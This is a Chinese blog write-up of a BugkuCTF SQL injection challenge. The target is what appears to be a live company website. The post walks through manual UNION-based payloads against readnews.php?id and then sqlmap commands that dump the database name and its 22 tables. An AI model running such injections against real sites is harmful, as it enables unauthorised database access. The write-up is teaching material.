

BugkuCTF-web进阶-实战2-注入 writeup

原创

会下雪的晴天  于 2019-07-14 10:02:49 发布  1317  收藏 2

分类专栏: [CTF做题记录](#)

会下雪的晴天

本文链接: https://blog.csdn.net/weixin_43578492/article/details/95858683

版权



[CTF做题记录](#) 专栏收录该内容

33 篇文章 1 订阅


订阅专栏

题目描述


- 解题传送门: <http://www.kabelindo.co.id/>



解题思路



打开链接后得到个这个页面，注入，，，我一开始在搜索框内随意试试，发现没什么用，抓包也没啥结果。然后就逛逛这个网站看看哪里有注入点，找了一会，在页面的About-News里面发现数字型注入，话不多说，开始





注入嘛，老套路，两种方法

- 法一、手工注入


猜字段 <http://www.kabelindo.co.id/readnews.php?id=28> order by 5 正常





https://blog.csdn.net/weixin_43578492


<http://www.kabelindo.co.id/readnews.php?id=28 order by 6>
报错，字段为5




https://blog.csdn.net/weixin_43578492

看字段回显(记得把id置为无用数值，不然会掩盖后面的查询结果)

<http://www.kabelindo.co.id/readnews.php?id=-1 union select 1,2,3,4,5>






https://blog.csdn.net/weixin_43578492

暴数据库 `http://www.kabelindo.co.id/readnews.php?id=-1 union select 1,database(),3,4,5`


得到数据库 `u9897uwx_kabel`




https://blog.csdn.net/weixin_43578492

暴表名 `http://www.kabelindo.co.id/readnews.php?id=-1 union select 1,group_concat(table_name),3,4,5 from information_schema.tables where table_schema=database()`





这个表太多了，没法全部显示，我们只需要查看源码即可，表在‘3’的前面




法二、sqlmap

可以抓包，salmmap扫描包，也可以直接扫描网站，都可以，这里我就扫描网站吧，懒得抓包，存txt了

暴数据库 `sqlmap.py -u www.kabelindo.co.id/readnews.php?id=28 --dbs`

`--dbs` (两个-) -->查询当前数据库

得到数据库 `u9897uwx_kabel`



```
title: MySQL >= 5.0.12 OR time-based blind
Payload: id=28 OR SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=28 UNION ALL SELECT NULL,CONCAT(0x716a6a7871,0x4a4641707a764b4778695558694c6578585779526671427949477a477
164507a6e72675644655268,0x71626b7a71),NULL,NULL,NULL-- 1TGB

[09:32:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP 4.4.9, Apache
back-end DBMS: MySQL >= 5.0
[09:32:37] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] u9897uwx_kabel ←

[09:32:37] [INFO] fetched data logged to text files under 'C:\Users\clay\AppData\Local\sqlmap\output\www.kabelindo.co.id
https://blog.csdn.net/weixin_43578492

[*] ending @ 09:32:37 /2019-07-14/
```

暴表名 `sqlmap.py -u www.kabelindo.co.id/readnews.php?id=28 -D u9897uwx_kabel --tables`

`-D` -->指定数据库

`--tables` (两个-) -->查询当前数据库的表名

得到最后一个表名 `tbnomax`

```
sqlmap
web application technology: PHP 4.4.9, Apache
back-end DBMS: MySQL >= 5.0
[09:33:04] [INFO] fetching tables for database: 'u9897uwx_kabel'
Database: u9897uwx_kabel
[22 tables]
+-----+
| counter |
| csr     |
| lowongan |
| mstdkb  |
| mstdsg  |
| mstpro  |
| news    |
| opsod   |
| opsos   |
| pencari |
| tabcus  |
| tabgrp  |
| tabmenu |
| tabmenu1 |
| tabmenu2 |
| tabprog |
| tabshp  |
| tabsip  |
| tabtcs  |
| tabtmp  |
| tabuser |
| tbnomax |
+-----+
https://blog.csdn.net/weixin_43578492
```

得到FLAG

`flag{tbnomax}`

END